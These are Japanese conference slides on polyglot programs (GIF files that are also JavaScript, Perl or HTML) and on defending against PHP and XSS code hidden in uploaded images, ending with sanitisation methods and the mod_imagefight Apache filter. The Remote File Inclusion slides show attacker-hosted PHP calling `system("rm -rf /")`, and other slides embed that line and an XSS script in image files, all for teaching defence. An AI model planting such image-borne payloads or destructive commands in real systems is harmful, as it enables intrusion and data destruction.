

Polyglot プログラミング

サイボウズ・ラボ株式会社

“TAKESAKO”

<takesako@shibuya.pl>

Polyglotプログラミング

■ 講演概要

- Polyglotとは複数の言語処理系で実行できる一つのプログラムのことです。
- 例えば「`print"Hello ",0?"Ruby":"Perl","!¥n"`」の1行プログラムはPerlとRubyでそれぞれ異なる出力結果を返します。これは各言語における真偽値の扱い方の違いを利用しています。
- C/C++、Perl、Ruby、Python、PHP、JavaScript、Shell、BAT、x86など... 世の中にはたくさんのプログラミング言語が存在します。学生のうちにどんなプログラミング言語を勉強すれば将来に役立つのか、いくつかのPolyglotを読み解きながらセキュリティ・Web業界への応用を考察します。

自己紹介

■ 竹迫 良範

■ id:TAKESAKO

■ 0x20歳

■ 広島県出身

■ 所属

■ Cybozu Labs, Inc.

■ セキュリティ & プログラミングキャンプ2009講師

■ 第30回 U-20プログラミングコンテスト審査委員

■ Microsoft MVP award 2008 - Developer Security

■ Shibuya Perl Mongers 2代目リーダー

■ オライリー Perlクックブック第2版 監訳 など



※ 松浦先生のご紹介(情報科学若手の会でもお世話になりました)


第1部

Polyglot

プログラミング




LEVEL 1



for beginners

JavaScript.GIF

- It can works on IE/Firefox/Opera.
 - Valid 'GIF89a' file
 - ``
 - Valid 'JavaScript' file
 - `<script src="alert0.gif" language="JavaScript">`




JavaScript x GIF

Demo



LEVEL 2



easy hacks

GIF89a Polyglot

HTML/CSS
& JavaScript
& Perl in 'GIF'

Polyglot = Chimera ?



Human.Dog

JavaScript in GIF

```
GIF89a(q/*...../);sub GIF89a{print "Hello Perl!"}
__END__#*/=1);function GIF89a(){alert("Hello JavaScript!")}
/*<body style=visibility:hidden>
<div style=position:relative;visibility:visible>
<h1>Hello HTML!</h1><!--
.....
.....
.....
.....
--><img src=?>
<script src=# language=JavaScript></script></div>
*/// ;
```

HTML/CSS in GIF

```
GIF89a(q/*...../);sub GIF89a{print "Hello Perl!"}
__END__#*/=1);function GIF89a(){alert("Hello JavaScript!")}
/*<body style=visibility:hidden>
<div style=position:relative;visibility:visible>
<h1>Hello HTML!</h1><!--
.....
.....
.....
.....
--><img src=?>
<script src=# language=JavaScript></script></div>
*/// ;
```

Perl in GIF


```
GIF89a(q/*...../);sub GIF89a{print "Hello Perl!"}
__END__#*/=1);function GIF89a(){alert("Hello JavaScript!")}
/*<body style=visibility:hidden>
<div style=position:relative;visibility:visible>
<h1>Hello HTML!</h1><!--
.....
.....
.....
.....
--><img src=?>
<script src=# language=JavaScript></script></div>
*/// ;
```

Console demo

```
コマンド プロンプト
C:\xampp\htdocs\polyglot>type yappoc.html
GIF89a(q/*
Tokyo. Thank you!
__END__#*/=1);function GIF89a() {onload=function() {alert("Hel
body style=visibility:hidden"><div style=position:relative;vi
>Hello HTML!</h1><script src=# language=JavaScript></script>
-
||
¥荏CQt悦re破M¥ヶ+|穢V,, tヲ|_渴P・W・才恂・四傷。亅埋ヌ・Zツメ。伯イ
マワ睫ク・ろメ・ハ滓モ・璞・!・
*1eネ0bL・G・テ・諫%ヒウ  |  ・j3IL
:幻・V・7E・q蒞ツ#*  T1・→
gZCfM¥キ愧。
$ヨ {←
C:\xampp\htdocs\polyglot>
```



LEVEL 3



normal hacks

HTML Conditional comments 2.0

■ IE

- `<!--[if IE]>'IE'<![endif]-->`

■ Firefox

- `<!-- --* >'Firefox'<!-- -->`

■ Safari

- `<!-- ----!----!>'Safari'<!-- -->`

■ Not IE

- `<![if !IE]>This is not IE!<![endif]>`

- `<![if !IE]><!-->'Konqueror'<!--><![endif]>`

HTML Conditional comments 2.0 - for IE, Firefox, Safari...

Detect your browser by HTML only (without any JavaScript/CGI). Source HTML is very simple.

Demo

A. your browser is ...


'Firefox'




This is not IE!

Source HTML

```
<!--[if IE]>'IE'<![endif]-->
<!-- --*-->'Firefox'<!-- -->
<!-- ---!---!>'Safari'<!-- -->
<![if !IE]><!-->'Konqueror'<!--><![endif]>
<![if !IE]>This is not IE!<![endif]>
```



LEVEL 4



all.your.browser.are.belong.to.us

HTML 2.0

HTML Browser Detection

HTML Quiz

Q1. What will you see? (on your browser)

```

```

Answers.

- (1) 1.gif
- (2) 2.gif
- (3) N/A

Q2. What's this?

```
<img /src           = "1.gif"  
    ""src{¥x00}     = "2.gif"  
    'src{¥x0c}      = "3.gif"  
    src             = "4.gif"  
/>
```

Answers.

- (1) 1.gif → ie
- (2) 2.gif → Safari
- (3) 3.gif → firefox
- (4) 4.gif → others



```
print<<EOF;

EOF
```

Demo

<http://wafful.org>

wafful.org - Web Security Blog - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

戻る 検索 お気に入り

アドレス(D) http://wafful.org/ 移動

wafful.org - Web Security Blog

Yet Another Web Application Firewall Project - mod_imagefight, mod_wafful...

Home About Download Presentations



CATEGORIES

- » BrowserDetect
- » ImageFight
- » PHP

RECENT ENTRIES

- » HTML 2.0 - Browser detection [3]

HOME

HTML 2.0 - Browser detection [3] - PERMALINK

2007-10-01 (Mon) • BROWSERDETECT Edit.

New browser detection only with HTML 2.0 without any JavaScript/CSS hacks.

HTML 2.0 - Browser detection [3]

```

```

It can detect firefox2.0, firefox1.5, other Gecko engine, and Safari2, Safari3, Opera, ie, w3m, lynx, and other browsers.

インターネット



It can detect “Konqueror”, “Safari2” !

Browser detection : HTML 2.0 only

View browser detection only with HTML 2.0 without any JavaScript/CSS hacks.

Example

Your browser is...



HTML source

```

48 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 0123456789ABCDEF
3C 68 69 67 28 78 30 68 20 73 08 72 63 30 23 73 
```

A red arrow points to the "[w3m]" output, indicating the detected browser.

Mozilla/5.0 (PLAYSTATION 3; 1.00)

→ others.gif





第1部

完

第2部

第2部

イメージファイト！

ImageFight

画像に埋め込まれたPHP・XSS攻撃コードと戦う5つの方法

※画像はイメージです

<http://wafful.org/>

イメージファイトとは？

■ 背景

- PHPの攻撃コードが隠された画像ファイルが、大手ホスティングサイトで発見された。
- GIF,PNG,JPEG,BMP形式の画像ファイルには、PHPのRFI攻撃で使われるコードやJavaScriptのプログラムなどを埋め込むことができます。
- 画像に埋め込まれた攻撃コードと戦う5つの方法について解説し、安全な画像アップロードの実装について考察します。

Q. Webアプリの
脆弱性を
作らない、秘訣
とは？

A.

IPAさんの回答

[セキュリティセンターTOP](#) > [セキュアプログラミング講座](#) > [Webアプリケーション編](#) > [総論](#) > より良いWebアプリケーション設計のヒント

第1章 総論

より良いWebアプリケーション設計のヒント

ここで述べるのは、脆弱性が生まれにくいWebアプリケーションを構築するために設計段階、あるいはそれ以前の段階で考慮しておくことよい事項の例である。

開発基盤選定における考慮事項の例

(1) プログラミング言語の選択

1) 例えば、PHPを避ける

短時間で素早くサイトを立ち上げることにのみ着目するのであれば、PHPは悪い処理系ではない。しかし、これまで多くの脆弱性を生んできた経緯があり、改善が進んでいるとはいえまだ十分堅固とは言えない。

なぜCVEでPHPアプリの脆弱性が多いのか？

■ php.ini の設定に依存

- アプリケーションの脆弱性？
- サーバ管理者の設定の問題？
- そもそもPHPが（ r y

■ 最近の事情

- register_globals=onよくないよね、という認識が普及
- 最近のPHPアプリはregister_globals=off前提で書かれているため、on の環境を考慮していない
- わざわざregister_globals=onに設定してアプリの脆弱性を探して報告している（→CVEに露出）

PHP の register_globals 問題

```
http://www.example.com/example.php?a=1&b=2
```

【php.iniの設定】

■ register_globals=off の場合

- `$HTTP_GET_VARS['a'] = $_GET['a'] = 1;`

- `$HTTP_GET_VARS['b'] = $_GET['b'] = 2;`

■ register_globals=on の場合、さらに

- `$a = 1;` →初期化していない変数の値が
- `$b = 2;` 攻撃者の手によって書き換えられる

resiger_globals対策コード（例）

- php.ini の設定をその都度確認

```
if (ini_get('resiger_globals')) {  
    // trigger_error("you must register_globals=off", E_USER_ERROR);  
    exit;  
}
```

構成

- (1) PHPを避ける
- (2) 画像攻撃
- (3) 対策 イメージファイト

PHP の fopen 関数

■ リモートファイルを簡単に読み込める

```
<?php
$handle = fopen("file.txt", "r");
$handle = fopen("/home/rasmus/file.gif", "wb");
$handle = fopen("http://www.example.com/", "r");
$handle = fopen("ftp://user:pass@example.com/x.txt", "w");
?>
```

■ php.ini の設定

allow_url_fopen = on

ファイルのようにURLオブジェクトをアクセスできるようになる

PHP の include 関数

- 同様に include 関数でも `http://` と指定できる

```
<?php
include "en/file.php";
include "http://www.example.com/en/file.php";

require "ja/file.php";
require "http://www.example.com/ja/file.php";
?>
```

- php.ini の設定

`allow_url_fopen = on`

`allow_url_include = on (PHP5.2.0以降)`

PHP特有の脆弱性とは？

■ ディレクトリ名を変数にしている場合

```
<?php  
include "en/message.php";  
include "ja/message.php";  
include "$LANG/message.php";  
?>
```

もしも攻撃者が変数を上書きできたら・・・

\$LANG = "http://www.example.com/lib/";

外部サイト(攻撃者の管理下)にある
PHPのコードがダウンロード・実行される

RFI 攻撃

**Remote File Inclusion
Attack**

Remote File Inclusion 脆弱性の脅威

- 任意のシェルコードが実行可能

<http://www.example.com/lib/shellcode.php>

```
<?php
  phpinfo();
  system("rm -rf /", $retval);
?>
```

↑ 攻撃者の用意したPHPプログラム

そもそもPHPはHTML埋め込み言語

```
Include("shellcode.inc");
```

```
<html> →しかし、PHP処理系にとっては  
:      HTMLであるかどうかは見ていない  
:
```

```
<?php  
  phpinfo();  
  system("rm -rf /", $retval);  
?>
```

```
:  
:
```

<?php ... ?> 以外にはバイナリを組み込める

```
Include("shellcode.gif");
```

GIF89a

: バイナリ...画像データ...

: バイナリ...画像データ...

```
<?php
```

```
  phpinfo();
```


```
  system("rm -rf /", $retval);
```

```
?>
```

:

:

phpinfo.gif (PHPのコードを含んだGIF画像ファイル)



```
BZ - phpinfo.php
ファイル(F) 編集(E) 表示(V) 移動(J) ツール(T) ヘルプ(H)
+0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +A +B +C +D +E +F 0123456789ABCDEF
000000 47 49 46 38 39 61 30 00-30 00 F2 00 00 33 33 33 GIF89a0.0....333
000010 FF FF FF CC CC CC 99 99-99 66 66 66 00 00 00 00 ...777劍冉ff....
000020 00 00 00 00 00 21 FE 13-3C 3F 70 68 70 20 70 68 .....!..<?php ph
000030 70 69 6E 66 6F 28 29 3B-20 3F 3E 00 21 FF 0B 4E pinfo();?>.!..N
000040 45 54 53 43 41 50 45 32-2E 30 03 01 00 00 00 21 ETSCAPE2.0.....!
000050 F9 04 04 14 00 00 00 2C-00 00 00 00 30 00 30 00 .....0.0.
000060 00 03 FE 18 0A AC FE 8E-C9 29 A1 0D 15 E6 1B A9 .....ヤ.舎).....ウ
000070 E7 CF D6 01 E0 E8 89 1C-8A 9D E4 C2 BE 26 65 C1 醃ヨ.琲..茅萃せ&ef
000080 EE 7B C6 D3 CC E2 76 53-7F 1A 5F 88 31 28 F6 00 菓ニモ7穿S...1(..
000090 C5 81 6A 29 1C 25 8F CF-66 4D D7 1A 22 8D BD 68 カ ).罫庄fMヲ."鎖h
0000A0 75 04 3A 0A BE E0 F0 F7-58 FA B1 C4 68 01 B9 EC u.:.罫・崎h.ヶ・
0000B0 4D 87 D7 65 33 00 2C 41-D7 C7 B2 78 70 42 67 D8 ・e3.,Aヲ又ixpBgリ
0000C0 FD 78 39 7A 56 77 6A 80-6F 87 40 83 7B 7D 73 62 .x9zVwj.o①ボ}sb
0000D0 85 2A 8B 23 8D 7F 8E 86-5B 92 56 94 8F 89 52 92 .*.#..紙[歎拍嘘.
0000E0 1E 68 16 95 91 6C 14 A1-10 A3 9E 71 A0 62 A2 9C .h.舞!...」柢.b「悞
0000F0 82 99 8C 6E 8D B1 AB 87-B3 A4 B5 93 B3 81 BA 17 翔n些オ・、柢童△.
```

Ready 000028-00003B 0x13(19) bytes 1,389 bytes S-JIS 書禁


デモ

■ include.php

```
<h1>PHP/GIF include demo</h1>  
<?php  
    include("./phpinfo.gif");  
?>
```

↑ GIFファイルをPHPとして実行

実行結果



phpinfo 0 - Microsoft Internet Explorer

ファイル(E) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

戻る 検索 お気に入り 移動

アドレス(D) http://localhost/php/include.php

PHP/GIF include demo

GIF89a00ò333ÿÿÿ!!!™™™fff!p!!

PHP Version 5.2.1



System	Windows NT TAKESAKO700M 5.1 build 2600
Build Date	Feb 7 2007 23:10:31
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\xampp\apache\bin\php.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, https, ftps, zip
Registered Stream Socket	tcp, udp, ssl, ssl3, ssl2, tls

イントラネット

PHP

すこしい


PHPを避けていれば
本当に
大丈夫なのか？

(;´Д`)

(2) 画像攻撃

こんな経験ありませんか？

- Internet Explorer で画像を直接開こうとしたとき



BMP形式の
ファイルが
文字化け

(1) IE 特有の XSS 問題

- 画像ファイル中のスクリプトが実行される
 - ファイルの先頭 256 byte の内容を見て、HTMLのタグっぽいものが含まれているとContent-Typeや拡張子を無視してHTMLとして解釈して表示される
 - 結果→画像に埋め込まれたスクリプトが実行される
- 問題の発生しやすいファイル
 - テキストファイル (Content-Type: plain/text)
 - 画像ファイル (PNG形式、BMP形式)
 - GIF形式、JPEG形式は特定の条件を満たす必要アリ


デモ

(IE Bitmap XSS)




	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9	+A	+B	+C	+D	+E	+F	0123456789ABCDEF
000000	42	4D	DE	00	00	00	00	00	00	00	80	00	00	00	28	00	BM^.....(.
000010	00	00	3C	00	00	00	14	00	00	00	01	00	01	00	00	00	..<.....
000020	00	00	A0	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000030	00	00	00	00	00	00	FF	FF	FF	00	0E	0E	0E	00	2D	2D--
000040	3C	68	74	6D	6C	3E	3C	73	63	72	69	70	74	3E	20	20	<html><script>
000050	61	6C	65	72	74	28	27	58	53	53	27	29	3B	20	20	20	alert('XSS');
000060	3C	2F	73	63	72	69	70	74	3E	3C	2F	68	74	6D	6C	3E	</script></html>
000070	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	????????????????
000080	00	00	00	00	00	00	00	00	00	00	04	01	00	00	00	00	.....
000090	00	00	00	06	01	00	00	00	00	84	00	06	03	00	20	00	.....
0000A0	01	02	00	03	FF	00	10	00	02	06	00	01	04	00	08	00	.....
0000B0	02	06	00	01	84	00	08	00	04	00	00	84	00	04	00	00	.....
0000C0	04	00	00	00	84	00	04	00	04	00	00	84	00	04	00	00	.....
0000D0	04	00	00	00	44	00	04	00	04	06	00	00	44	00	04	00	....D.....D...
0000E0	04	06	00	00	44	00	04	00	04	00	00	C4	00	04	00	00	....D.....ト...
0000F0	02	00	00	01	FF	80	08	00	02	00	00	00	00	00	08	00	.....
000100	01	00	02	00	00	04	10	00	00	80	01	80	00	18	20	00	.....
000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000120																	

IEでの実行結果



Internet Explorer のセキュリティ設定




ただしデフォルトが「有効にする」のまま

IEを避けていれば
本当に
大丈夫なのか？

(2) valid JS/GIF attacks

- 正しいGIF画像でもあるJavaScriptファイル
 - JavaScriptとして解釈されるGIF画像ファイル
- IE/Firefox/Operaでも動作
 - `<script src="alert0.gif"`



じゃ、

どうすればいいの？

・°・(つД`)・°・

(3) 対策

イメージファイト

画像ファイルのサニタイズ手法

【5つの方法】

1. すべてJPEG形式で圧縮（ダウングレード）
 2. 画像のコメント領域を削除する
 3. 再エンコード（GIF,PNG形式の場合）
 4. サニタイGIF（sanitigif）
 5. イメージファイト（mod_imagefight）
- 新提案
手法

画像に埋め込まれた攻撃コードを頑張って取り除きたい

1. すべてJPEG形式で圧縮

- アップロードされた画像
 - GIF, PNG, JPEG, BMP形式…
- サーバに保存するとき
 - すべてJPEG形式で圧縮して保存
- メリット (○)
 - 画像ファイル中の攻撃コードが壊れる
 - 圧縮率をランダムにしておくとなお良い
- デメリット (×)
 - 画質が落ちる (JPEG特有のモアレ)

2. 画像のコメント領域を削除する

- GIF, PNG, JPEG, BMP形式…
 - それぞれの画像中のコメント領域を削除する
- メリット (○)
 - 画質の劣化がない
 - コメント領域に書かれた攻撃コードは削除される
 - 圧縮処理が必要ないので処理が軽い
- デメリット (×)
 - カラーパレットやビットマップ領域に書かれた攻撃コードはそのまま残ってしまう
 - 完全な対策とは言えない (お勧めできない)

3. 再エンコード（GIF,PNG形式の場合）

■ GIF,PNG形式の場合

- 固定パレット（規定の256色）で再エンコード

■ メリット（○）

- 固定パレット中の攻撃コードは無効になる
- 画像データは再エンコードされる（壊れる）
- パレットをランダムにシャッフルするとなお良い

■ デメリット（×）

- 固定パレットなので画質が落ちる場合がある
- 再エンコード（圧縮）処理を行なうので重たい

4. サニタイGIF

(sanitigif)

JPEGファイル中の撮影情報が残せる

File Properties

C:\DeathlyHallows\HP7 pages 001-139\IMG_3624.jpg



File 1 of 77

1. Physical 2. Details 3. Info 4. Database 5. Keywords 6. User Fields 7. Galleries


EXIF

- Canon macro mode: 0
- Canon self-timer: 0
- Canon quality: Fine
- Canon flash mode: Auto + Red-eye
- Canon drive mode: Single
- Canon focus mode: AI Focus
- Canon image size: Large
- Canon easy shooting mode: Full auto
- Canon digital zoom: 65535
- Canon contrast: High
- Canon saturation: High
- Canon sharpness: High
- Canon metering mode: Evaluative
- Canon focus type: 2
- Canon AF point: 16385
- Canon exposure mode: Easy shooting
- Canon long focal length: 55
- Canon short focal length: 18
- Canon focal length units: 1
- Canon flash activity: Not fired
- Canon flash details: 8200
- Canon G1 focus mode: 65535
- Canon white balance: Auto
- Canon burst sequence: 0
- Canon subject distance: 0.077000
- Canon flash bias: 0.000000
- Canon firmware version: Firmware Version 1.0.2
- Canon serial number: 560151117**
- Canon image number: 1363624

CANON EOS Kiss Digital (S/N 560151117)

IE で画像を直接開けない問題

- PNG形式／BMP形式のファイルをどうするか？



サニタイピング (sanitpng) で対応

```
BZ - bz-sanitpng-img-src.png
ファイル(E) 編集(E) 表示(V) 移動(J) ツール(T) ヘルプ(H)
[Icons] [Search] [Zoom] [Zoom In] [Zoom Out] [Download]
+0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +A +B +C +D +E +F 0123456789ABCDEF
000000 89 50 4E 47 0D 0A 1A 0A-00 00 00 0D 49 48 44 52 白NG.....IHDR
000010 00 00 02 65 00 00 02 32-08 03 00 00 00 BD DA 4D ...e...2.....スM
000020 5A 00 00 00 8D 74 45 58-74 58 00 0A 0A 2A 2F 2D Z...衛EXTX...*/-
000030 2D 3E 2D 2D 3E 5D 5D 3E-27 22 3F 3E 3C 69 6D 67 ->-->]]>'"?<img
000040 20 73 72 63 3D 23 20 73-74 79 6C 65 3D 70 6F 73 src=# style=pos
000050 69 74 69 6F 6E 3A 61 62-73 6F 6C 75 74 65 3B 74 ition:absolute;t
000060 6F 70 3A 31 35 3B 6C 65-66 74 3A 31 30 3B 76 69 op:15;left:10;vi
000070 73 69 62 69 6C 69 74 79-3A 76 69 73 69 62 6C 65 sibility:visible
000080 3E 3C 73 74 79 6C 65 3E-62 6F 64 79 7B 76 69 73 <style>body[vis
000090 69 62 69 6C 69 74 79 3A-68 69 64 64 65 6E 7D 3C ibility:hidden]<
0000A0 70 6C 61 69 6E 74 65 78-74 3E 3C 3F 70 68 70 20 plaintext><?php
0000B0 64 69 65 3B 3F 3E C7 32-D7 3B 00 00 00 03 73 42 die;?>25;....sB
0000C0 49 54 08 08 08 DB E1 4F-E0 00 00 02 C4 50 4C 54 IT...噯....トPLT
0000D0 45 FF FF FF 00 00 00 00-00 7F 00 0E 7C 00 13 8A E.....|...
0000E0 00 15 90 0A 18 82 7F 00-00 00 15 9F 00 17 AA 00 .....エ.
0000F0 1D 9E 00 1E 9F 00 22 A6-00 1A BA 00 00 FE 00 26 .....”コ...&
000100 AB 00 22 B8 00 1A CE 00-20 C6 00 2A B5 00 21 D2 オ.”ク..ホ. ニ.オ.!メ
000110 00 2C C4 00 29 CF 00 32-C0 00 3B BA 00 2E DA 00 .,ト.)ヲ.2タ.;コ..レ.
Ready 00003C-0000B6 0x7A(122) bytes 20,968 bytes S-JIS 上書
```

画像に挿入するコード

■ JPEG, PNG, JPEG, BMP 共通

```
static const char antixss[] =  
    "`¥""* /-->-->]]></xmp>¥n¥n"  
    "<img src=# style=position:absolute;top:15;left:10;visibility:visible>"  
    "<style>body{font-size:0;visibility:hidden}</style>"  
    "<plaintext style=display:none><?php die;?>";
```

4. サニタイGIF (sanitigif)

- 3のデメリットを改善した方式
 - 固定パレットなので画質が落ちる場合がある (×)
 - パレットはそのまま引き継ぐ (○)
 - 再エンコード (圧縮) 処理を行なうので重たい (×)
 - 圧縮処理を伴わない軽量な方法 (○)
 - 撮影情報 (Exif) をサニタイズする必要あり (×)
 - Exif情報をそのまま残せる方式 (○)
- (ほぼ) すべての画像形式に対応
 - GIF、PNG、JPEG、BMP形式

サニタイズ？


サニタイズ？

サニタイズ？

サニタイズ？

orz





Powered by
APACHE

mod_imagefight

(イメージファイト)

5. イメージファイト

internet

無毒化

攻撃コードが
含まれている
かもしれない



画像

mod_imagefight

Apache 2
出力フィルタ

Webサーバ

安全な画像




mod_imagefight 使用法

■ httpd.conf (例)

```
LoadModule imagefight_module modules/mod_imagefight.so

<Location />
  AddOutputFilter      ImageFight .png .bmp
  AddOutputFilter      ImageFight .gif .jpg .jpeg
  AddOutputFilterByType ImageFight image/gif image/jpeg
  .....
</Location>
```



拡張子ではなく Content-Type による指定も可能

デモ

(IE + Fiddler)

IE + Fiddler 動作画面

mod_imagefight をインストールしたWebサーバから PNG画像を読み込んだとき(動的に画像を書き換え)

The screenshot displays the Fiddler HTTP Debugging Proxy interface. The left pane shows a list of HTTP sessions with columns for #, Result, Host, URL, Body, Caching, and Content-Type. The right pane shows the details of a selected request, including the Request Headers and the raw data of the image.

#	Result	Host	URL	Body	Caching	Content-Type
10060	200	glance.heartrails.com	/image/top-left-medium-green.png	2,184		image/png
10061	0			0		
10062	0			0		
10063	304	r.hatena.ne.jp	/images/popup.gif	0		
10064	200	capture.heartrails.c...	/api/capture_euc/medium/HRGObj...	139	no-cache Ex...	text/html; ch
10065	200	capture.heartrails.c...	/medium?http://blog.livedoor.jp/d...	8,244	max-age=25...	image/jpeg
10066	200	glance.heartrails.com	/image/keyword.gif	196		image/gif
10067	302	b.hatena.ne.jp	/entry/image/http://blog.livedoor....	204		text/html; ch
10068	200	glance.heartrails.com	/image/bookmark.gif	255		image/gif
10069	200	glance.heartrails.com	/image/middle-medium-green.png	244		image/png
10070	200	glance.heartrails.com	/image/powered-by.gif	1,672		image/gif
10071	200	glance.heartrails.com	/image/disable.gif	78		image/gif
10072	302	api.buzzurl.jp	/api/counter/v1/image?url=http%...	0		text/html; ch
10073	200	glance.heartrails.com	/image/top-left-medium-green.png	2,184		image/png
10074	200	b.hatena.ne.jp	/images/users/normal/00391.png	552		image/png
10075	304	cdn.buzzurl.jp	/static/image/num/2.gif	0		image/gif
10076	200	glance.heartrails.com	/image/bottom-medium-green.png	670		image/png
10077	200	capture.heartrails.c...	/api/capture_euc/medium/HRGObj...	104	no-cache Ex...	text/html; ch
10078	304	assets1.twitter.com	/system/user/profile_image/26322...	0		
10079	304	assets1.twitter.com	/system/user/profile_image/26322...	0		
10080	0			0		
10081	304	assets3.twitter.com	/system/user/profile_image/33969...	0		
10082	200	assets3.twitter.com	/system/user/profile_image/36924...	1,177	max-age=60...	image/jpeg
10083	200	assets1.twitter.com	/system/user/profile_image/39833...	2,031	max-age=60...	image/png
10084	200	assets2.twitter.com	/system/user/profile_image/63876...	3,854	max-age=60...	image/png
10085	0			0		
10086	200	assets1.twitter.com	/system/user/profile_image/59172...	1,281	max-age=60...	image/jpeg
10087	304	assets2.twitter.com	/system/user/profile_image/48739...	0		
10088	200	amd64:8000	/imagefight/XXX/	17,279		text/html
10089	200	amd64:8000	/imagefight/XXX/pika_7_jampika.jpg	10,514	no-cache	image/jpeg
10090	200	amd64:8000	/imagefight/XXX/pika_7_jampika.jpg	10,514	no-cache	image/jpeg
10091	200	amd64:8000	/imagefight/XXX/pika_7_jampika.jpg	10,514	no-cache	image/jpeg
10092	200	amd64:8000	/imagefight/XXX/sixapart-logo.png	9,981	no-cache	image/png
10093	200	amd64:8000	/imagefight/XXX/sixapart-logo.png	9,981	no-cache	image/png
10094	200	amd64:8000	/imagefight/XXX/si_hp_calc_12p.jpg	22,142	no-cache	image/jpeg
10095	200	amd64:8000	/imagefight/XXX/shinkba1string.gif	3,228	no-cache	image/gif
10096	200	assets2.twitter.com	/system/user/profile_image/63876...	3,854	max-age=60...	image/png
10097	200	amd64:8000	/imagefight/XXX/skill-map-data.gif	15,692	no-cache	image/gif

The right pane shows the Request Headers for the selected request (GET /imagefight/XXX/sixapart-logo.png HTTP/1.1). The Client section lists various headers like Accept, Accept-Language, and User-Agent. The Transport section shows Host: amd64:8000 and Proxy-Connection: Keep-Alive. The Miscellaneous section shows the Referer: http://amd64:8000/imagefight/XXX/.

The bottom pane shows the raw data of the image, which is a PNG file. The data is displayed in hexadecimal and ASCII format. The ASCII part shows the PNG signature and header information.

image/png
 Ex... text/html; ch
 25... image/jpeg
 image/gif
 text/html; ch
 image/gif
 image/png
 image/gif
 image/gif
 text/html; ch
 image/png
 image/png
 image/gif
 image/png
 Ex... text/html; ch
 image/jpeg
 image/png
 image/png
 image/jpeg
 text/html
 image/jpeg
 image/jpeg
 image/jpeg
 image/png
 image/png
 image/jpeg
 image/gif
 image/png
 image/gif

Request Headers [Raw Headers] [Header Definitions]

GET /imagefight/XXX/sixapart-logo.png HTTP/1.1

- Client**
 - Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword
 - Accept-Language: ja
 - Accept-Encoding: gzip, deflate
 - User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; Japanize/0.8)
- Transport**
 - Host: amd64:8000
 - Proxy-Connection: Keep-Alive
- Miscellaneous**
 - Referer: http://amd64:8000/imagefight/XXX/

Transformer	Headers	TextView	ImageView	Hex	Caching	Privacy	Raw	XML			
				<pre> 000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 8C 00 00 00 50 08 02 00 00 00 44 5E 0A 020 3D 00 00 00 A8 74 45 58 74 58 00 2A 2F 2D 2D 3E 2D 2D 3E 5D 5D 3E 0A 0A 3C 69 6D 67 20 73 72 63 040 3D 23 20 73 74 79 6C 65 3D 70 6F 73 69 74 69 6F 6E 3A 61 62 73 6F 6C 75 74 65 3B 74 6F 70 3A 31 060 35 3B 6C 65 66 74 3A 31 30 3B 76 69 73 69 62 69 6C 69 74 79 3A 76 69 73 69 62 6C 65 3E 3C 73 74 080 79 6C 65 3E 62 6F 64 79 7B 66 6F 6E 74 2D 73 69 7A 65 3A 30 3B 76 69 73 69 62 69 6C 69 74 79 3A 0A0 68 69 64 64 65 6E 7D 3C 70 6C 61 69 6E 74 65 78 74 20 73 74 79 6C 65 3D 64 69 73 70 6C 61 79 3A 0C0 6E 6F 6E 65 3E 3C 3F 70 68 70 20 64 69 65 3B 3F 3E DD 08 73 17 00 00 00 09 70 48 59 73 00 00 0F 0E0 61 00 00 0F 61 01 A8 3FA7 69 00 00 20 00 49 44 41 54 78 9CED 7C 79 98 1CD5 75 EF 39 B7 AA 7A 100 EFE9 D9 F7 45 1A ED DB 48 42 0B 20 01 02 5B 66 49 F8 30 36 7C 06 07 B0 31 B6 E3 05 C7 4B 3E 3B 120 CE CB CB 7B F6 97 38 5E 02 76 DE 67 27 B6 C3 33 79 4F 36 D8 80 05 32 C6 80 40 6C 12 08 B4 6B 36 140 8D 46 1A 2D 33 1A CD DAB3 F4 BE 54 D5 BD E7 FD 71 AB AAB B 67 46 D2 C8 CF 4E A4 44 E7 8F 99 EA 160 EAAA 5B E7 9E 73 CF F6 3B B7 1A 89 08 AE D0 A5 4DEC 3F 9A 81 2B 74 61 BAA 2 A4 CB 80 AE 28 E9 180 32 A0 2B 4ABA 0CE 8A 92 2E 03 BAA 2 A4 CB 80 D4 FF 68 06 2E 07 22 00 2C 38 91 CD 64 8E 77 77 1A0 1F 3CB0 2F 3A 19 01 C4 50 71 68 FD D5 57 2F 5AB 2 4C 51 D5 DCC 5 44 80 60 9AA 9 68 EC 44 3CD1 1C0 2F 44 16 10 FD 9E 9A 50 68 A1 CB 5D 82 C8 70 DAB 0 E7 A2 2B 4A 9A 05 15 8A 52 CF 66 F6 EF DD F3 1E0 E4 96 2D 87 0E EC 4B C4 13 00 E0 F7 FB F7 5DBD FE F3 7F F1 E5 65 2B 57 22 22 00 10 09 04 34 CD 200 74 78 AC F5 EC D0 6B 89 E4 80 20 03 00 BD 9E 8AD 2 D2 15 8DB 5 B7 7A 3D 65 33 0C 7D 0E BAA 2 A4 220 59 11 11 49 E9 0B C1 3B 3B DA 1E FBE 9 4F 0E ED DB 97 49 A5 00 91 88 F4 6C 76 D7 1B 6F 25 93 E9 240 EF 3E FA 68 75 7D 3D 02 22 A2 E0 C6 F8 44 47 6F FF EF 92 E9 01 21 04 00 21 60 2A 35 98 D5 23 20 260 68 FE 9C BB 54 CD 3B CBA 7 5F 89 49 B3 22 44 94 D0 CC 78 78 EC 95 17 5F 3AB 0 67 4F 26 9D 76 BE 280 02 80 6C 36 B3 EF DD DD 